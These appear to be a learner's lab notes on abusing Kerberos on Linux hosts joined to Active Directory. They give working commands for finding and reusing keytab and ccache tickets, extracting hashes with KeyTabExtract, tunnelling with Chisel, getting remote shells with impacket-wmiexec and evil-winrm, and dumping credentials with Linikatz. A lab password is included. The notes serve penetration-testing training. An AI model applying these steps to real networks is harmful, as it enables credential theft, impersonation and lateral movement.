- Linux hosts can be a part of an AD
- If so, we can try to find kerberos tickets to impersonate other users and gain more access to the network

Kerberos on LINUX
- Linux machines store Kerberos tickets as
ccache filesin the/tmpdirectory. By default, the location of the Kerberos ticket is stored in the environment variableKRB5CCNAME.KRB5CCNAMEcan identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed.- These
ccache filesare accessible to elevated privileges.
- Kerberos principals and encrypted keys will be stored in
keytabfiles- We can authenticate into remote systems using the keytab without the password
Keytabfiles commonly allow scripts to authenticate automatically using Kerberos
Scenario
- We have access to LINUX01
Identify Linux and AD Integration
- https://web.archive.org/web/20210624040251/https://www.2daygeek.com/how-to-identify-that-the-linux-server-is-integrated-with-active-directory-ad/
realm list- shows domain enrollment and users/groups allowed to access current local system
- AD is using
ssdorwinbindps -ef | grep -i "winbind\|sssd"
Finding Kerberos Tickets in Linux
Finding Keytab files:
- Default location -
/etc/krb5.keytab
using find
- find / -name *keytab* -ls 2>/dev/null
Crontab
- If a script is using a keytab with an abnormal name, we can check the scripts running and then read the script
- crontab -l
Kinit:
- https://web.mit.edu/kerberos/krb5-1.12/doc/user/user_commands/kinit.html
- Kinit allows interaction with kerberos - requests the users TGT and stores this ticket in the ccache file.
- We can use
kinitto import a keytab into our session and act as the user
Finding ccache files
- credential cache or ccache holds kerberos creds when valid or session active
- once authenticated to domain, this file is created
- location at
KRB5CCNAMEenvironment variable env | grep -i krb5ls -la /tmp
Abusing KeyTab Files
kinitcan be used to impersonate another user using the keytab file- use
klistto determine the user of thekeytabfile
Find the user of a keytab file
- klist -k -t /opt/carlos.keytab
Confirm current user using klist
- klist
Impersonate another user using keytab
 -
- kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
- klist - confirm switch to carlos
Connecting to SMBShare as carlos
- smbclient //dc01/carlos -k -c ls
Keytab Extract
- Impersonating using
kinit, we were able to access the shared drive but to accesscarlosusing a Linux machine, we need his password - extracting secrets from the
keytabfile - Use KeyTabExtract (https://github.com/sosdave/KeyTabExtract) to extract info like realm, Service Principal, Encryption Type, and Hashes.
KeyTabExtract
- python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
- NTLM hash: PTH
- AES hash: forge tickets
- Crack the hashes
-  -
- su - carlos@inlanefreight.htb - change account
Abusing Keytab ccache
- need read access to ccache files in
/tmp - We have not accessed
juliouser yet
id groups a user belongs to
- id julio@inlanefreight.htb
- We find the ticket for julio in the /tmp/ccache
Importing the ccache file into the current session
- sudo su - login as root
- klist - some user or no user
- cp /tmp/krb5cc_x_x .
- export KRB5CCNAME=/root/krb5cc_64x_x
- klist - logged in a julio

Using Linux Attack Tools with Kerberos
- make sure the
KRB5CCNAMEis set to the file we want -
If using PWNBOX, make sure our machine can contact the KDC or Domain Controller, and that domain name resolution is working
-
In our case, PWNBOX doesnt have a connex to the KDC, DC
- To user kerberos we will have to proxy our traffic thru
MS01using Chisel and Proxychains ; edit/etc/hostsfile to hardcode IP addresses of the domain and machines we want to attack
Modify host file
- cat /etc/hosts
Proxychains Config files

- cat /etc/proxychains.conf - modify to use socks5 and port 1080
Chisel on attack host
- wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
- gzip -d chisel_1.7.7_linux_amd64.gz
- mv chisel_* chisel && chmod +x ./chisel
- sudo ./chisel server --reverse
Connect to MS01 via RDP and execute chisel
- xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2
Execute chisel from MS01
- c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
- client IP - PWNBOX ip
Transfer the ccache file from LINUX01 and create the env variable KRB5CCNAME
Set Env variable on PWNBOX
- export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
Impacket
- to use the kerberos ticket, we specify the
target machine name, not the IP - use
-k - specify
-no-passto ignore password prompts
Impacket with Proxychains and krb auth
- proxychains impacket-wmiexec dc01 -k

Evil-Winrm
- install kerberos package used for network authentication
sudo apt-get install krb5-user -y
- While installing we get a prompt for the kerberos realm
- Domain name: INLANEFREIGHT.HTB
- KDC/Administrative Domain: DC01
- Change config in
/etc/krb5.conf
Now we can use evil-winrm
- proxychains evil-winrm -i dc01 -r inlanefreight.htb
MISC
- If we want to use a
ccachefile in Windows or a.kirbifile in Linux:- use
impacket-ticketConverterto convert them
- use
Convert using impacket
- impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi - ccache to kirbi
- impacket-ticketConverter julio.kirbi julio_krb5cc - kirbi to ccache
Linikatz
- Mimikatz for Linux
- https://github.com/CiscoCXSecurity/linikatz
- need root on machine
- Will save output to a folder starting with
linikatz linikatz.sh